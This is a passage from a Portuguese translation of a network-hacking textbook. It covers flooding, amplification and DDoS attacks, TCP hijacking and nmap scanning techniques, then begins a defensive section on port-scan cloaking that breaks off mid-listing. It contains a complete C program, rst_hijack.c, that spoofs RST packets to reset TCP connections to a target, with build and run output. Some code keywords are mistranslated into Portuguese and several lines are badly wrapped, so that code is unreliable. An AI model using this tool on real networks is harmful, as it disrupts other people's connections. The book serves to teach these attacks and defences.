
A forma mais simples de flooding é apenas uma inundação de ping. O objetivo é usar a largura de banda da vítima para que o tráfego legítimo não possa passar. O invasor envia muitos pacotes grandes de ping para a vítima, que consomem a largura de banda da conexão de rede da vítima.

Não há nada de realmente inteligente nesse ataque - é apenas uma batalha de largura de banda. Um invasor com largura de banda maior do que a da vítima pode enviar mais dados do que a vítima pode receber e, portanto, impedir que outro tráfego legítimo chegue à vítima.

0x455 Ataques de amplificação

Na verdade, existem algumas maneiras inteligentes de executar uma inundação de ping sem usar grandes quantidades de largura de banda. Um ataque de amplificação usa spoofing e endereçamento de broadcast para amplificar um único fluxo de pacotes em cem vezes. Primeiro, é necessário encontrar um sistema de amplificação de destino. Essa é uma rede que permite a comunicação com o endereço de difusão e tem um número relativamente alto de hosts ativos. Em seguida, o invasor envia grandes pacotes de solicitação de eco ICMP para o endereço de broadcast da rede de amplificação, com um endereço de origem falsificado do sistema da vítima. O amplificador transmitirá esses pacotes para todos os hosts da rede de amplificação, que, em seguida, enviarão pacotes de resposta de eco ICMP correspondentes para o endereço de origem falsificado (ou seja, para o computador da vítima).

Essa amplificação do tráfego permite que o invasor envie um fluxo relativamente pequeno de pacotes de solicitação de eco ICMP, enquanto a vítima é inundada com até algumas centenas de vezes mais pacotes de resposta de eco ICMP. Esse ataque pode ser feito tanto com pacotes ICMP quanto com pacotes de eco UDP. Essas técnicas são conhecidas como ataques *smurf* e *fraggle*, respectivamente.




0x456 Flooding de DoS distribuído

Um *ataque de DoS distribuído (DDoS)* é uma versão distribuída de um ataque de DoS de inundação. Como o consumo de largura de banda é o objetivo de um ataque DoS de inundação, quanto mais largura de banda o invasor puder usar, mais danos ele poderá causar. Em um ataque DDoS, o invasor primeiro compromete vários outros hosts e instala daemons neles. Os sistemas instalados com esse software são comumente chamados de bots e formam o que é conhecido como botnet. Esses bots aguardam pacientemente até que o invasor escolha uma vítima e decida atacar. O invasor usa algum tipo de programa de controle, e todos os bots atacam a vítima de forma simultânea com alguma forma de ataque DoS de inundação. O grande número de hosts distribuídos não apenas multiplica o efeito do flooding, mas também torna muito mais difícil rastrear a origem do ataque.

0x460 Sequestro de TCP/IP

O *sequestro de TCP/IP* é uma técnica inteligente que usa pacotes falsificados para assumir o controle de uma conexão entre uma vítima e um computador host. Essa técnica é excepcionalmente útil quando a vítima usa uma senha de uso único para se conectar ao computador host. Uma senha de uso único pode ser usada para autenticar uma vez e somente uma vez, o que significa que a detecção da autenticação é inútil para o invasor.

Para realizar um ataque de sequestro de TCP/IP, o invasor deve estar na mesma rede que a vítima. Ao farejar o segmento de rede local, todos os detalhes das conexões TCP abertas podem ser extraídos dos cabeçalhos. Como vimos, cada pacote TCP contém um número de sequência em seu cabeçalho. Esse número de sequência é incrementado a cada pacote enviado para garantir que os pacotes sejam recebidos na ordem correta. Durante o sniffing, o invasor tem acesso aos números de sequência de uma conexão entre uma vítima (sistema A na ilustração a seguir) e uma máquina host (sistema B). Em seguida, o invasor envia um pacote falsificado do endereço IP da vítima para o computador host, usando o número de sequência obtido por sniffing para fornecer o número de confirmação adequado, conforme mostrado aqui.



O computador host receberá o pacote falsificado com o número de confirmação correto e não terá motivos para acreditar que ele não veio do computador vítima.

0x461 Sequestro de RST

Uma forma muito simples de sequestro de TCP/IP envolve a injeção de um pacote de redefinição com aparência autêntica (RST). Se a origem for falsificada e o número de confirmação estiver correto, o lado receptor acreditará que a origem realmente enviou o pacote de redefinição, e a conexão será redefinida.

Imagine um programa para executar esse ataque em um IP de destino. Em um alto nível, ele farejaria usando a libpcap e, em seguida, injetaria pacotes RST usando a libnet. Esse programa não precisa examinar todos os pacotes, mas apenas as conexões TCP estabelecidas com o IP de destino. Muitos outros programas que usam o libpcap também não precisam examinar todos os pacotes, portanto o libpcap fornece uma maneira de dizer ao kernel para enviar apenas determinados pacotes que correspondam a um filtro. Esse filtro, conhecido como Berkeley Packet Filter (BPF), é muito semelhante a um programa. Por exemplo, a regra de filtro para filtrar um IP de destino 192.168.42.88 é "dst host 192.168.42.88". Como Em um programa, essa regra consiste em uma palavra-chave e deve ser compilada antes de ser realmente enviada ao kernel. O programa tcpdump usa BPFs para filtrar o que captura; ele também fornece um modo de despejar o programa de filtro.

```
reader@hacking:~/booksrc $ sudo tcpdump -d "dst host 192.168.42.88"
(000) ldh      [12]
(01) jeq      #0x800      jt 2      jf 4
(02) ld       [30]
(03) jeq      #0xc0a82a58    jt 8      jf 9
(04) jeq      #0x806      jt 6      jf 5
(05) jeq      #0x8035     jt 6      jf 9
(06) ld       [38]
(07) jeq      #0xc0a82a58    jt 8      jf 9
(08) ret      #96
(09) ret      #0
reader@hacking:~/booksrc $ sudo tcpdump -ddd "dst host 192.168.42.88" 10
40 0 0 12
21 0 2 2048
32 0 0 30
21 4 5 3232246360
21 1 0 2054
21 0 3 32821
32 0 0 38
21 0 1 3232246360
6 0 0 96
6 0 0 0
leitor@hacking:~/booksrc $
```

Depois que a regra de filtragem é compilada, ela pode ser passada para o kernel para filtragem. A filtragem de conexões estabelecidas é um pouco mais complicada. Todas as conexões estabelecidas terão o sinalizador ACK definido, portanto, é isso que devemos procurar. Os sinalizadores TCP são encontrados no 13º octeto do cabeçalho TCP. O sinalizador

Os sinalizadores são encontrados na seguinte ordem, da esquerda para a direita: URG, ACK, PSH, RST, SYN e FIN. Isso significa que, se o sinalizador ACK estiver ativado, o 13º octeto será 00010000 em binário, que é 16 em decimal. Se SYN e ACK estiverem ativados, o 13º octeto será 00010010 em binário, ou seja, 18 em decimal.

Para criar um filtro que corresponda quando o sinalizador ACK estiver ativado sem se preocupar com nenhum dos outros bits, é usado o operador AND bit a bit. O operador AND de 00010010 com 00010000 produzirá 00010000, pois o bit ACK é o único bit em que ambos os bits são 1. Isso significa que um filtro de `tcp[13] & 16 == 16` corresponderá aos pacotes em que o sinalizador ACK estiver ativo, independentemente do estado dos sinalizadores restantes.

Essa regra de filtro pode ser reescrita usando valores nomeados e lógica invertida como `tcp[tcpflags] & tcp-ack != 0`. Isso é mais fácil de ler, mas ainda fornece o mesmo resultado. Essa regra pode ser combinada com a regra anterior de IP de destino usando e lógica; a regra completa é mostrada abaixo.

```
reader@hacking:~/booksrc $ sudo tcpdump -nl "tcp[tcpflags] & tcp-ack != 0 and dst host 192.168.42.88"
tcpdump: saída detalhada suprimida, use -v ou -vv para decodificação completa do
protocolo escutando em eth0, tipo de link EN10MB (Ethernet), tamanho da captura 96
bytes 10:19:47.567378 IP 192.168.42.72.40238 > 192.168.42.88.22: . ack 2777534975 win 92
<nop,nop,timestamp 85838571 0>
10:19:47.770276 IP 192.168.42.72.40238 > 192.168.42.88.22: . ack 22 win 92 <nop,nop,timestamp
85838621 29399>
10:19:47.770322 IP 192.168.42.72.40238 > 192.168.42.88.22: P 0:20(20) ack 22 win 92
<nop,nop,timestamp 85838621 29399>
10:19:47.771536 IP 192.168.42.72.40238 > 192.168.42.88.22: P 20:732(712) ack 766 win 115
<nop,nop,timestamp 85838622 29399>
10:19:47.918866 IP 192.168.42.72.40238 > 192.168.42.88.22: P 732:756(24) ack 766 win 115
<nop,nop,timestamp 85838659 29402>
```

Uma regra semelhante é usada no programa a seguir para filtrar os pacotes que o libpcap detecta. Quando o programa recebe um pacote, as informações do cabeçalho são usadas para falsificar um pacote RST. Esse programa será explicado à medida que for listado.

rst_hijack.c

```
#include <libnet.h>
#include <pcap.h> #include
"hacking.h"

void caught_packet(u_char *, const struct pcap_pkthdr *, const u_char *); int
set_packet_filter(pcap_t *, struct in_addr *);

struct data_pass { int
    libnet_handle;
    u_char *packet;
};

int main(int argc, char *argv[]) { struct
    pcap_pkthdr cap_header; const
    u_char *packet, *pkt_data; pcap_t
    *pcap_handle;
```

```

char errbuf[PCAP_ERRBUF_SIZE]; // Mesmo tamanho que
LIBNET_ERRBUF_SIZE char *device;
u_long target_ip;
int network;
struct data_pass critical_libnet_data;

se(argc < 1) {
    printf("Usage: %s <target IP>\n", argv[0]);
    exit(0);
}
target_ip = libnet_name_resolve(argv[1], LIBNET_RESOLVE);

Se (target_ip == -1) fatal("Invalid
    target address");

dispositivo = pcap_lookupdev(errbuf);
se (dispositivo == NULL)
    fatal(errbuf);

pcap_handle = pcap_open_live(device, 128, 1, 0, errbuf); if(pcap_handle
== NULL)
    fatal(errbuf);

critical_libnet_data.libnet_handle = libnet_open_raw_sock(IPPROTO_RAW); if(critical_libnet_data.libnet_handle
== -1)
    libnet_error(LIBNET_ERR_FATAL, "não é possível abrir a interface de rede. -- este programa deve
ser executado como root.\n");

libnet_init_packet(LIBNET_IP_H + LIBNET_TCP_H, &(critical_libnet_data.packet)); se
(critical_libnet_data.packet == NULL)
    libnet_error(LIBNET_ERR_FATAL, "can't initialize packet memory.\n");

libnet_seed_prand();

set_packet_filter(pcap_handle, (struct in_addr *)&target_ip);

printf("Resetting all TCP connections to %s on %s\n", argv[1], device); pcap_loop(pcap_handle, -1,
caught_packet, (u_char *)&critical_libnet_data);

pcap_close(pcap_handle);
}

```

A maior parte desse programa deve fazer sentido para você. No início, é definida uma estrutura `data_pass`, que é usada para passar dados por meio da chamada de retorno libpcap. A libnet é usada para abrir uma interface de soquete bruto e para alocar a memória do pacote. O descritor de arquivo para o soquete bruto e um ponteiro para a memória do pacote serão necessários na função de retorno de chamada, portanto, esses dados críticos da libnet são armazenados em sua própria estrutura. O argumento final para a chamada `pcap_loop()` é o ponteiro do usuário, que é passado diretamente para a função de retorno de chamada. Ao passar um ponteiro para a estrutura `critical_libnet_data`, a função de retorno de chamada terá acesso a tudo nessa estrutura. Além disso, o valor do comprimento do snap usado em `pcap_open_live()` foi reduzido de 4096 para 128, já que as informações necessárias do pacote estão apenas nos cabeçalhos.

```

/* Define um filtro de pacotes para procurar conexões TCP estabelecidas para
target_ip */ int set_packet_filter(pcap_t *pcap_hdl, struct in_addr *target_ip) {
    struct bpf_program filter;
    char filter_string[100];

    sprintf(filter_string, "tcp[tcpflags] & tcp-ack != 0 and dst host %s", inet_ntoa(*target_ip)); printf("DEBUG:

filter string is \'%s\\n\", filter_string);
if(pcap_compile(pcap_hdl, &filter, filter_string, 0, 0) == -1)
    fatal("pcap_compile failed");

Se(pcap_setfilter(pcap_hdl, &filter) == -1)
    fatal("pcap_setfilter failed");
}

```

A próxima função compila e define o BPF para aceitar apenas pacotes de conexões estabelecidas com o IP de destino. A função sprintf() é apenas uma printf() que imprime em uma string.

```

void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header, const u_char
*packet) {
    u_char *pkt_data;
    struct libnet_ip_hdr *IPPhdr; struct
    libnet_tcp_hdr *TCPPhdr; struct
    data_pass *passed;
    int bcount;

    passed = (struct data_pass *) user_args; // Passa dados usando um ponteiro para uma

estrutura. IPhdr = (struct libnet_ip_hdr *) (packet + LIBNET_ETH_H);
TCPPhdr = (struct libnet_tcp_hdr *) (packet + LIBNET_ETH_H + LIBNET_TCP_H);

printf("redefinindo a conexão TCP de %s:%d ", inet_ntoa(IPPhdr-
    >ip_src), htons(TCPPhdr->th_sport));
printf("<--> %s:%d\n",
    inet_ntoa(IPPhdr->ip_dst), htons(TCPPhdr->th_dport));
libnet_build_ip(LIBNET_TCP_H,           // Tamanho do pacote sem o
cabeçalho IP
    IPTOS_LOWDELAY,           // IP tos
    libnet_get_prand(LIBNET_PRu16), // ID do IP (randomizado)
    0,                      // Coisas do Frag
    libnet_get_prand(LIBNET_PR8), // TTL (randomizado)
    IPPROTO_TCP,            // Protocolo de
    transporte
    *((u_long *)&(IPPhdr->ip_dst)), // IP de origem (finge que somos dst)
    *((u_long *)&(IPPhdr->ip_src)), // IP de destino (enviar de volta para src)
    NULL,                  // Carga útil (nenhuma)
    0,                     // Comprimento da carga útil
    passed->packet);      // Memória do cabeçalho do pacote

libnet_build_tcp(htons(TCPPhdr->th_dport), // Porta TCP de origem (finge que somos dst)
    htons(TCPPhdr->th_sport),           // Porta TCP de destino (enviar de volta para src)
    htonl(TCPPhdr->th_ack),             // Número de sequência (use o ack anterior)
    libnet_get_prand(LIBNET_PRu32), // Número de confirmação (randomizado)

```

```

TH_RST,                                // Sinalizadores de controle (conjunto
de sinalizadores RST apenas) libnet_get_prand(LIBNET_PRU16), // Tamanho
da janela (randomizado)
0,                                     // Ponteiro urgente
NULL,                                    // Carga útil (nenhuma)
0,                                     // Comprimento da carga útil
(passed->packet) + LIBNET_IP_H); // Memória do cabeçalho do pacote

if (libnet_do_checksum(passed->packet, IPPROTO_TCP, LIBNET_TCP_H) == -1) libnet_error(LIBNET_ERR_FATAL,
"can't compute checksum\n");

bcount = libnet_write_ip(passed->libnet_handle, passed->packet, LIBNET_IP_H+LIBNET_TCP_H); se
(bcount < LIBNET_IP_H + LIBNET_TCP_H)
    libnet_error(LIBNET_ERR_WARNING, " Warning: Incomplete packet written.");

usleep(5000); // pausa um pouco
}

```

A função de retorno de chamada falsifica os pacotes RST. Primeiro, os dados críticos da libnet são recuperados e os ponteiros para os cabeçalhos IP e TCP são definidos usando as estruturas incluídas na libnet. Poderíamos usar nossas próprias estruturas do hacking-network.h, mas as estruturas da libnet já estão lá e compensam o

ordenação de bytes. O pacote RST falsificado usa o endereço de origem falsificado como destino e vice-versa. O número de sequência falsificado é usado como o número de confirmação do pacote falsificado, pois é o que se espera.

```

reader@hacking:~/booksrc $ gcc $(libnet-config --defines) -o rst_hijack rst_hijack.c -lnet -lpcap
reader@hacking:~/booksrc $ sudo ./rst_hijack 192.168.42.88
DEBUG: a string de filtro é 'tcp[tcpflags] & tcp-ack != 0 and dst host 192.168.42.88'
Redefinição de todas as conexões TCP para 192.168.42.88 na eth0
Redefinindo a conexão TCP de 192.168.42.72:47783 <--> 192.168.42.88:22

```

0x462 Sequestro contínuo

O pacote falsificado não precisa ser um pacote RST. Esse ataque se torna mais interessante quando o pacote falso contém dados. O computador host recebe o pacote falsificado, incrementa o número de sequência e responde ao IP da vítima. Como o computador da vítima não sabe sobre o pacote falsificado, a resposta do computador host tem um número de sequência incorreto, de modo que a vítima ignora esse pacote de resposta. E como o computador da vítima ignorou o pacote de resposta do computador host, a contagem do número de sequência da vítima está incorreta. Portanto, qualquer pacote que a vítima tentar enviar ao computador host também terá um número de sequência incorreto, fazendo com que o computador host o ignore. Nesse caso, os dois lados legítimos da conexão têm números de sequência incorretos, resultando em um estado dessincronizado. E como o atacante enviou o primeiro pacote falsificado que causou todo esse caos, ele pode manter o controle dos números de sequência e continuar falsificando pacotes do endereço IP da vítima para o computador host. Isso permite que o invasor continue se comunicando com o computador host enquanto a conexão da vítima fica suspensa.

0x470 Varredura de porta

A varredura de portas é uma forma de descobrir quais portas estão escutando e aceitando conexões. Como a maioria dos serviços é executada em portas padrão e documentadas, essas informações podem ser usadas para determinar quais serviços estão sendo executados. A forma mais simples de varredura de portas envolve a tentativa de abrir conexões TCP para todas as portas possíveis no sistema de destino. Embora isso seja eficaz, também é ruidoso e detectável. Além disso, quando as conexões são estabelecidas, os serviços normalmente registram o endereço IP. Para evitar isso, foram inventadas várias técnicas inteligentes.

Uma ferramenta de varredura de portas chamada nmap, escrita por Fyodor, implementa todas as técnicas de varredura de portas a seguir. Essa ferramenta se tornou uma das ferramentas de varredura de portas de código aberto mais populares.

0x471 Varredura SYN furtiva

Uma varredura SYN também é chamada de varredura *semiaberta*. Isso ocorre porque ele não abre de fato uma conexão TCP completa. Lembre-se do handshake do TCP/IP: Quando uma conexão completa é estabelecida, primeiro um pacote SYN é enviado, depois um pacote SYN/ACK é enviado de volta e, finalmente, um pacote ACK é retornado para concluir o handshake e abrir a conexão. Uma varredura SYN não conclui o handshake, portanto, uma conexão completa nunca é aberta. Em vez disso, apenas o pacote SYN inicial é enviado e a resposta é examinada. Se um pacote SYN/ACK for recebido em resposta, essa porta deve estar aceitando conexões. Isso é registrado, e um pacote RST é enviado para interromper a conexão e evitar que o serviço seja acidentalmente afetado por DoS.

Usando o nmap, uma varredura SYN pode ser realizada com a opção de linha de comando `-sS`. O programa deve ser executado como root, pois não está usando soquetes padrão e precisa de acesso bruto à rede.

```
reader@hacking:~/booksrc $ sudo nmap -sS 192.168.42.72
```

```
Iniciando o Nmap 4.20 ( http://insecure.org ) em 2007-05-29 09:19 PDT Portas
interessantes no 192.168.42.72:
Não mostrado: 1696 portas
fechadas PORT      ESTADO
SERVIÇO
22/tcp    abrir ssh
```

```
Nmap concluído: 1 endereço IP (1 host ativo) escaneado em 0,094 segundos
```

0x472 Varreduras FIN, X-mas e Null

Em resposta à varredura SYN, foram criadas novas ferramentas para detectar e registrar conexões semiabertas. Assim, mais uma coleção de técnicas para varredura furtiva de portas evoluiu: Varreduras FIN, X-mas e Null. Todas elas envolvem o envio de um pacote sem sentido para cada porta do sistema de destino. Se uma porta estiver escutando, esses pacotes serão simplesmente ignorados. No entanto, se a porta estiver fechada e a implementação seguir o protocolo (RFC 793), um pacote RST será enviado. Essa diferença pode ser usada para detectar quais portas estão aceitando conexões, sem realmente abrir nenhuma conexão.

A varredura FIN envia um pacote FIN, a varredura X-mas envia um pacote com FIN, URG e PUSH ativados (assim chamado porque os sinalizadores são iluminados como um

árvore de Natal) e a varredura Null envia um pacote sem sinalizadores TCP definidos. Embora esses tipos de varredura sejam mais discretos, eles também podem não ser confiáveis. Por exemplo, a implementação do TCP da Microsoft não envia pacotes RST como deveria, o que torna essa forma de varredura ineficaz.

Usando o nmap, as varreduras FIN, X-mas e NULL podem ser executadas usando as opções de linha de comando -sF, -sX e -sN, respectivamente. Sua saída é basicamente a mesma da varredura anterior.

0x473 Engodo de falsificação

Outra maneira de evitar a detecção é se esconder entre vários chamarizes. Essa técnica simplesmente falsifica conexões de vários endereços IP de chamariz entre cada conexão real de varredura de porta. As respostas das conexões falsificadas não são necessárias, pois são simplesmente enganosas. No entanto, os endereços falsos de engodo devem usar endereços IP reais de hosts ativos; caso contrário, o alvo pode ser accidentalmente inundado por SYN.

Os chamarizes podem ser especificados no nmap com a opção de linha de comando -D. O exemplo de comando nmap mostrado abaixo examina o IP 192.168.42.72, usando 192.168.42.10 e 192.168.42.11 como iscas.

```
reader@hacking:~/booksrc $ sudo nmap -D 192.168.42.10,192.168.42.11 192.168.42.72
```

0x474 Varredura ociosa

O rastreamento ocioso é uma maneira de rastrear um alvo usando pacotes falsificados de um host ocioso, observando as alterações no host ocioso. O invasor precisa encontrar um host ocioso utilizável que não esteja enviando ou recebendo nenhum outro tráfego de rede e que tenha uma implementação de TCP que produza IDs IP previsíveis que mudem em um incremento conhecido a cada pacote. Os IDs de IP devem ser exclusivos por pacote e por sessão, e geralmente são incrementados em um valor fixo. Os IDs IP previsíveis nunca foram realmente considerados um risco à segurança, e a varredura ociosa se aproveita dessa concepção errônea. Os sistemas operacionais mais recentes, como o recente kernel do Linux, o OpenBSD e o Windows Vista, randomizam a ID de IP, mas os sistemas operacionais e os hardwares mais antigos (como as impressoras) normalmente não o fazem.

Primeiro, o invasor obtém o ID IP atual do host ocioso entrando em contato com ele com um pacote SYN ou um pacote SYN/ACK não solicitado e observando o ID IP da resposta. Repetindo esse processo mais algumas vezes, é possível determinar o aumento aplicado à ID de IP a cada pacote.

Em seguida, o invasor envia um pacote SYN falsificado com o endereço IP do host ocioso para uma porta no computador de destino. Uma das duas coisas acontecerá, dependendo se essa porta no computador da vítima estiver escutando:

Se essa porta estiver escutando, um pacote SYN/ACK será enviado de volta ao host inativo. Mas como o host ocioso não enviou o pacote SYN inicial, essa resposta parece não ter sido solicitada ao host ocioso e ele responde enviando um pacote RST.

Se essa porta não estiver escutando, a máquina de destino não enviará um pacote SYN/ACK de volta ao host ocioso, portanto, o host ocioso não

responderá.

Nesse ponto, o invasor entra em contato com o host ocioso novamente para determinar o quanto a ID do IP aumentou. Se tiver aumentado apenas em um intervalo, nenhum outro pacote foi enviado pelo host ocioso entre as duas verificações. Isso implica que a porta no computador de destino está fechada. Se a ID do IP tiver aumentado em dois intervalos, um pacote, presumivelmente um pacote RST, foi enviado pela máquina ociosa entre as verificações. Isso implica que a porta da máquina de destino está aberta.



As etapas são ilustradas na próxima página para ambos os resultados possíveis.

Obviamente, se o host ocioso não estiver realmente ocioso, os resultados serão distorcidos. Se houver tráfego leve no host ocioso, vários pacotes poderão ser enviados para cada porta. Se 20 pacotes forem enviados, uma alteração de 20 etapas incrementais deverá ser uma indicação de uma porta aberta e nenhuma, de uma porta fechada. Mesmo que haja tráfego leve, como um ou dois pacotes não relacionados à varredura enviados pelo host ocioso, essa diferença é grande o suficiente para que ainda possa ser detectada.

Se essa técnica for usada adequadamente em um host ocioso que não tenha nenhum recurso de registro, o invasor poderá examinar qualquer alvo sem nunca revelar seu endereço IP.

Depois de encontrar um host ocioso adequado, esse tipo de varredura pode ser feito com o nmap usando a opção de linha de comando `-sI` seguida do endereço do host ocioso:

```
reader@hacking:~/booksrc $ sudo nmap -sI idlehost.com 192.168.42.7
```



0x475 Defesa proativa (cobertura)

As varreduras de portas são frequentemente usadas para traçar o perfil dos sistemas antes que eles sejam atacados. Saber quais portas estão abertas permite que um invasor determine quais serviços podem ser atacados. Muitos IDSs oferecem métodos para detectar varreduras de portas, mas nesse momento as informações já foram vazadas. Enquanto escrevia este capítulo, fiquei pensando se seria possível evitar varreduras de portas antes que elas realmente acontecessem. Hackear, na verdade, é ter novas ideias, portanto, um método recém-desenvolvido para a defesa proativa de varredura de portas será apresentado aqui.

Em primeiro lugar, as varreduras FIN, Null e X-mas podem ser evitadas por uma simples modificação do kernel. Se o kernel nunca enviar pacotes de reinicialização, essas varreduras não encontrará nada. A saída a seguir usa o grep para localizar o código do kernel responsável pelo envio de pacotes de reinicialização.

```
reader@hacking:~/booksrc $ grep -n -A 20 "void.*send_reset" /usr/src/linux/net/ipv4/tcp_ipv4.c
547:static
void tcp_v4_send_reset(struct sock *sk, struct sk_buff *skb)
548-{  
549-     struct tcphdr *th = skb->h.th;  
550-     struct {  
551-         struct tcphdr th;  
552- #ifdef CONFIG_TCP_MD5SIG  
553-         be32 opt[(TCPOLLEN_MD5SIG_ALIGNED >> 2)];  
554- #endif  
555-     } rep;  
556-     struct ip_reply_arg arg;  
557- #ifdef CONFIG_TCP_MD5SIG  
558-     struct tcp_md5sig_key *key;  
559-#endif  
560-  
      return; // Modificação: Nunca enviar RST, sempre retornar.  
561-     /* Nunca envie uma reinicialização em resposta a uma reinicialização. */  
562-     se (th->rst)  
563-         retorno;  
564-     Se (((struct rtable *)skb->dst)->rt_type != RTN_LOCAL)  
566-         retorno;  
567-  
leitor@hacking:~/booksrc $
```

Ao adicionar o comando `return` (mostrado acima em negrito), a função do kernel `tcp_v4_send_reset()` simplesmente retornará em vez de fazer qualquer coisa. Depois que o kernel for recompilado, o kernel resultante não enviará pacotes de redefinição, evitando o vazamento de informações.

Verificação FIN antes da modificação do kernel

```
matrix@euclid:~ $ sudo nmap -T5 -sF 192.168.42.72
Iniciando o Nmap 4.11 ( http://www.insecure.org/nmap/ ) em 2007-03-17 16:58 PDT
Portas interessantes no 192.168.42.72:
```

Não mostrado: 1678 portas fechadas

```
PORTO ESTADO SERVIÇO
22/tcp aberto|filtrado ssh
80/tcp aberto|filtrado http
Endereço MAC: 00:01:6C:EB:1D:50 (Foxconn)
Nmap concluído: 1 endereço IP (1 host ativo) escaneado em 1,462 segundos
matrix@euclid:~ $
```

Verificação FIN após a modificação do kernel

```
matrix@euclid:~ $ sudo nmap -T5 -sF 192.168.42.72
Iniciando o Nmap 4.11 ( http://www.insecure.org/nmap/ ) em 2007-03-17 16:58 PDT
Portas interessantes no 192.168.42.72:
Não mostrado: 1678 portas
fechadas PORT ESTADO
SERVIÇO
Endereço MAC: 00:01:6C:EB:1D:50 (Foxconn)
Nmap concluído: 1 endereço IP (1 host ativo) escaneado em 1,462 segundos
matrix@euclid:~ $
```

Isso funciona bem para varreduras que dependem de pacotes RST, mas evitar o vazamento de informações com varreduras SYN e varreduras de conexão total é um pouco mais difícil. Para manter a funcionalidade, as portas abertas precisam responder com pacotes SYN/ACK - não há como contornar isso. Mas se todas as portas fechadas também

respondido com pacotes SYN/ACK, a quantidade de informações úteis que um invasor poderia obter das varreduras de porta seria minimizada. No entanto, a simples abertura de todas as portas causaria um grande impacto no desempenho, o que não é desejável. O ideal é que tudo isso seja feito sem usar uma pilha TCP. O programa a seguir faz exatamente isso. É uma modificação do programa `rst_hijack.c`, usando uma string BPF mais complexa para filtrar apenas pacotes SYN destinados a portas fechadas. A função de retorno de chamada falsifica uma resposta SYN/ACK de aparência legítima para qualquer pacote SYN que passe pelo BPF. Isso inundará os scanners de porta com um mar de falsos positivos, o que ocultará as portas legítimas.

shroud.c

```
#include <libnet.h>
#include <pcap.h> #include
"hackng.h"

#define MAX_EXISTING_PORTS 30

void caught_packet(u_char *, const struct pcap_pkthdr *, const u_char *); int
set_packet_filter(pcap_t *, struct in_addr *, u_short *);

struct data_pass { int
    libnet_handle;
    u_char *packet;
};

int main(int argc, char *argv[]) { struct
    pcap_pkthdr cap_header; const
    u_char *packet, *pkt_data; pcap_t
    *pcap_handle;
```

```

char errbuf[PCAP_ERRBUF_SIZE]; // Mesmo tamanho que
LIBNET_ERRBUF_SIZE char *device;
u_long target_ip;
int network, i;
struct data_pass critical_libnet_data; u_short
existing_ports[MAX_EXISTING_PORTS];

if((argc < 2) || (argc > MAX_EXISTING_PORTS+2)) {
    if(argc > 2)
        printf("Limitado a rastrear %d portas existentes.\n", MAX_EXISTING_PORTS); else
        printf("Uso: %s <IP to shroud> [portas existentes...]\n", argv[0]); exit(0);
}

target_ip = libnet_name_resolve(argv[1], LIBNET_RESOLVE); if
(target_ip == -1)
    fatal("Endereço de destino inválido");

for(i=2; i < argc; i++)
    existing_ports[i-2] = (u_short) atoi(argv[i]);

existing_ports[argc-2] = 0;

dispositivo = pcap_lookupdev(errbuf);
se (dispositivo == NULL)
    fatal(errbuf);

pcap_handle = pcap_open_live(device, 128, 1, 0, errbuf); if(pcap_handle
== NULL)
    fatal(errbuf);

critical_libnet_data.libnet_handle = libnet_open_raw_sock(IPPROTO_RAW); if(critical_libnet_data.libnet_handle
== -1)
    libnet_error(LIBNET_ERR_FATAL, "não é possível abrir a interface de rede. -- este programa deve
ser executado como root.\n");

libnet_init_packet(LIBNET_IP_H + LIBNET_TCP_H, &(critical_libnet_data.packet)); se
(critical_libnet_data.packet == NULL)
    libnet_error(LIBNET_ERR_FATAL, "can't initialize packet memory.\n");

libnet_seed_prand();

set_packet_filter(pcap_handle, (struct in_addr *)&target_ip, existing_ports);

pcap_loop(pcap_handle, -1, caught_packet, (u_char *)&critical_libnet_data); pcap_close(pcap_handle);
}

/* Define um filtro de pacotes para procurar conexões TCP estabelecidas para target_ip */
int set_packet_filter(pcap_t *pcap_hdl, struct in_addr *target_ip, u_short *ports) { struct
bpf_program filter;
